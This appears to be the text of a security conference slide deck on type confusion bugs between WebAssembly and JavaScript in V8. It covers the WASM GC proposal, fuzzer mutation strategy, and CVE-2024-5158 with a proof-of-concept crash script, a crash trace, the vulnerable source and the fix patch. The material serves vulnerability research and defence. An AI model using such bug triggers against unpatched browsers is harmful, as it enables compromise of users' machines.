




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# **Bridging the Gap: Type Confusion and Boundary Vulnerabilities Between WebAssembly and JavaScript in V8**

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


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# Agenda

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3. UAF in V8 WasmInternalFunction GC
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5. Conclusion




# Introduction

- WASM-exploitable Bugs
- New WASM Proposals

Issue	First Exploited	Description	JavaScript or WebAssembly	<a href="#">368241697</a>	V8CTF	Type confusion due to improper WASM module size check in AsyncStreamingDecoder	Both
<a href="#">330588502</a>	Pwn2Own	Incorrect parsing of Wasm Types	WebAssembly				
<a href="#">323694592</a>	V8CTF	Signature mismatch in specialized wasm-to-js wrappers	WebAssembly	<a href="#">371565065</a>	V8CTF	Arbitrary WASM type confusion due to module confusion in wasm-to-js tier-up	WebAssembly
<a href="#">339458194</a>	ITW	Wrong handling of Wasm Structs in JavaScript runtime	Both				
<a href="#">339736513</a>	V8CTF	Wrong handling of Wasm Structs in JavaScript runtime	Both	<a href="#">372269618</a>	V8CTF	Type confusion due to DefaultReferenceValue() `undefined` default value for kNoExtern	WebAssembly
<a href="#">346197738</a>	V8CTF	Missing type canonicalization for wasm exceptions JS API	WebAssembly				
<a href="#">360533914</a>	V8CTF	Arbitrary WASM type confusion due to incomplete fix of CVE-2024-6100	WebAssembly	<a href="#">378779897</a>	V8CTF	Register overwrite caused by GetMemOp reusing kScratchRegister in WASM Liftoff	WebAssembly
<a href="#">360700873</a>	ITW	Missing Loop Input Spilling in Wasm Causing Redundant Register Reload	WebAssembly	<a href="#">379009132</a>	V8CTF	Relative Type Indexes in Canonical Types Cause WASM Type Confusion	WebAssembly
<a href="#">365802567</a>	V8CTF	WASM type confusion due to imported tag signature subtyping	WebAssembly	<a href="#">383356864</a>	V8CTF	Single-block Loop Phi Input Error in WasmGCTypeAnalyzer	WebAssembly
				<a href="#">391907159</a>	V8CTF	Dead Code Tracking Bug in Wasm	WebAssembly

# Research Focus: WASM & JS Boundary

- **Two Runtimes**
  - Wasm Runtime (such as Exceptions, and Memory/GC)
  - JavaScript Runtime
- **Bridging Layer: “Wrappers”**
  - JS-to-Wasm / Wasm-to-JS
  - Handles Import/Export across language boundaries
- **Why Focus Here?**
  - New Proposals (WASM GC, Exceptions, JSPI, etc.) raise complexity
  - High-Risk Bugs






# Recap JS Fuzzer

## Analysis guided mutaion

- Type Analysis
- Scope Analysis
- Context Analysis

## JavaScript Grammar-based Fuzzer Architecture



# Type Confusion between WasmObject and JSObject

***CVE-2024-5158***  
***CVE-2024-7550***  
***issue-339736513***



# WASM GC proposal

- Object-based reference types (struct, array)
- externref, eqref, funcref for richer references
- Automatic garbage collection
- Subtyping support for advanced type usage

## WebAssembly GC Proposal Core Features

### Traditional WASM MVP Model

- Linear memory + numeric types
- Manual memory management
- Complex objects need manual layout in linear memory

### WASM GC Proposal Model

- Reference types + object models
- Automatic memory management (garbage collection)
- Direct mapping of high-level language object models

### Reference Types

```
(type $Point (struct  
  (field i32) (field i32)))
```

struct type: defines composite data with multiple fields

```
(type $IntArray (array (mut i32)))
```

array type: defines arrays, supports mutable elements

### Advanced Reference Types

- externref: for referencing JavaScript objects
- eqref: comparable reference types
- funcref: function reference types
- ref.null T: nullable reference of type T
- ref T: non-null reference type

### Subtyping and Polymorphism

- struct and array support subtype relationships
- Closer to OOP language inheritance/interface concepts
- Supports ref.cast, ref.test type conversion operations

### GC Extended Instruction Set

- struct.new, struct.get, struct.set
- array.new, array.get, array.set
- ref.cast, ref.test type conversion instructions

**Automatic Garbage Collection: Tracks references, frees unused objects**

**More Natural WebAssembly and JavaScript Interaction**



# How to modify the Fuzzer to find bugs?

Export WASM Struct to JS

Mutated Attack Code

```
...
function createWasmStruct() {
  let builder = new WasmModuleBuilder();
  let struct_type = builder.addStruct([...]);
  builder.addFunction('makeStruct', ...)
  .exportFunc()
  .addBody([
    kExprI32Const, 42,
    kGCPrefix, kExprStructNew, struct_type,
    kGCPrefix, kExprExternConvertAny
  ]);
  let instance = builder.instantiate();
  return instance.exports.makeStruct();
}

let struct = createWasmStruct();
```

// original-sample.js **Original JS Sample**  
 // A regular JS object  
 let normalProto = {};  
 // Change Array's prototype to normalProto  
 Array.prototype.\_\_proto\_\_ = normalProto;  
 // Perform a concat operation on an array  
 print([1].concat());

Mutation

```
...
function createWasmStruct() {
  let builder = new WasmModuleBuilder();
  let struct_type = builder.addStruct([...]);
  builder.addFunction('makeStruct', ...)
  .exportFunc()
  .addBody([
    kExprI32Const, 42,
    kGCPrefix, kExprStructNew, struct_type,
    kGCPrefix, kExprExternConvertAny
  ]);
  let instance = builder.instantiate();
  return instance.exports.makeStruct();
}

// Replace normalProto with a WASM struct
let wasmObj = createWasmStruct();
Array.prototype.__proto__ = wasmObj;
print([1].concat());
```

Key Mutation Points:

- Replace JS object with WASM struct
- Pollute Array prototype chain
- Triggers concat() method

**Boom!**

```
$ /tmp/d8-linux-debug-v8-component-93712/d8 /tmp/poc.js

#
# Fatal error in gen/torque-generated/src/objects/js-objects-tq-inl.inc, line 67
# Check failed: !v8::internal::v8_flags.enable_slow_asserts.value() || (IsJSObject_NonInline(*this)).
#
#
#FailureMessage Object: 0x7ffd386ecee0
==== C stack trace =====

/tmp/d8-linux-debug-v8-component-93712/libv8_libbase.so(v8::base::debug::StackTrace::StackTrace()+
/tmp/d8-linux-debug-v8-component-93712/libv8_libplatform.so(+0x18e0d) [0x7ff684218e0d]
/tmp/d8-linux-debug-v8-component-93712/libv8_libbase.so(V8_Fatal(char const*, int, char const*, ..
/tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x25721f2) [0x7ff6813721f2]
/tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x2660ffc) [0x7ff681460ffc]
/tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x26589d3) [0x7ff6814589d3]
/tmp/d8-linux-debug-v8-component-93712/libv8.so(v8::internal::Builtin_ArrayConcat(int, unsigned l
/tmp/d8-linux-debug-v8-component-93712/libv8.so(+0x1d7bb7d) [0x7ff680b7bb7d]
[1] 1575121 trace trap /tmp/d8-linux-debug-v8-component-93712/d8 /tmp/poc2.js
```



# CVE-2024-5158

## JavaScript Code

```
let wasmObj = createWasmStruct();  
Array.prototype.__proto__ = wasmObj;
```

## V8 Engine Internal Implementation


```
Maybe<bool>JSReceiver::SetPrototype (Isolate* isolate,  
                                     Handle<JSReceiver> object,  
                                     Handle<Object> value, bool from_javascript,  
                                     ShouldThrow should_throw) {  
    if (IsWasmObject(*object)) {  
        RETURN_FAILURE(isolate, should_throw,  
                        NewTypeError(MessageTemplate::kWasmObjectsAreO  
    )  
    }  
    if (IsJSProxy(*object)) {  
        return JSProxy::SetPrototype (isolate, Handle<JSPro:  
                                     value, from_javascript, should_throw);  
    }  
    return JSObject::SetPrototype(isolate, Handle<JSOb  
                                value , from_javascript, should_throw);  
}
```

# CVE-2024-5158

## Key Flow

- `Array.prototype.__proto__ = wasmObj`
- `Slow_ArrayConcat` → `IterateElements`
- `HasOnlySimpleElements` does `iter.GetCurrent<JSObject>()`
- **Incorrectly treated as a JSObject**

```
inline bool HasOnlySimpleElements(Isolate* isolate,
                                  Tagged<JSReceiver> receiver) {
    DisallowGarbageCollection no_gc;
    PrototypeIterator iter(isolate, receiver, kStartAtReceiver);
    for (; !iter.IsAtEnd(); iter.Advance()) {
        if (IsJSProxy(iter.GetCurrent())) return false;
        Tagged<JSObject> current = iter.GetCurrent<JSObject>(); // <---- [1]
        if (!HasSimpleElements(current)) return false;
    }
    return true;
}
```





# Fix Patch

Check JSObject explicitly, not just avoid Proxy.

Resolves WasmObject→JSObject confusion in prototype chain.

[builtins] HasOnlySimpleElements is false for non-JSObjects

Bug: 338908243

Change-Id: [I91139167fb186d56db1695a05e0173069c6c195b](https://chromium-review.googlesource.com/c/v8/v8/+5529235)

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--- a/src/builtins/builtins-array.cc

+++ b/src/builtins/builtins-array.cc

@@ -51,7 +51,7 @@

DisallowGarbageCollection no\_gc;

PrototypeIterator iter(isolate, receiver, kStartAtReceiver);

for (; !iter.IsAtEnd(); iter.Advance()) {

- if (IsJSProxy(iter.GetCurrent())) return false;

+ if (!IsJSObject(iter.GetCurrent())) return false;

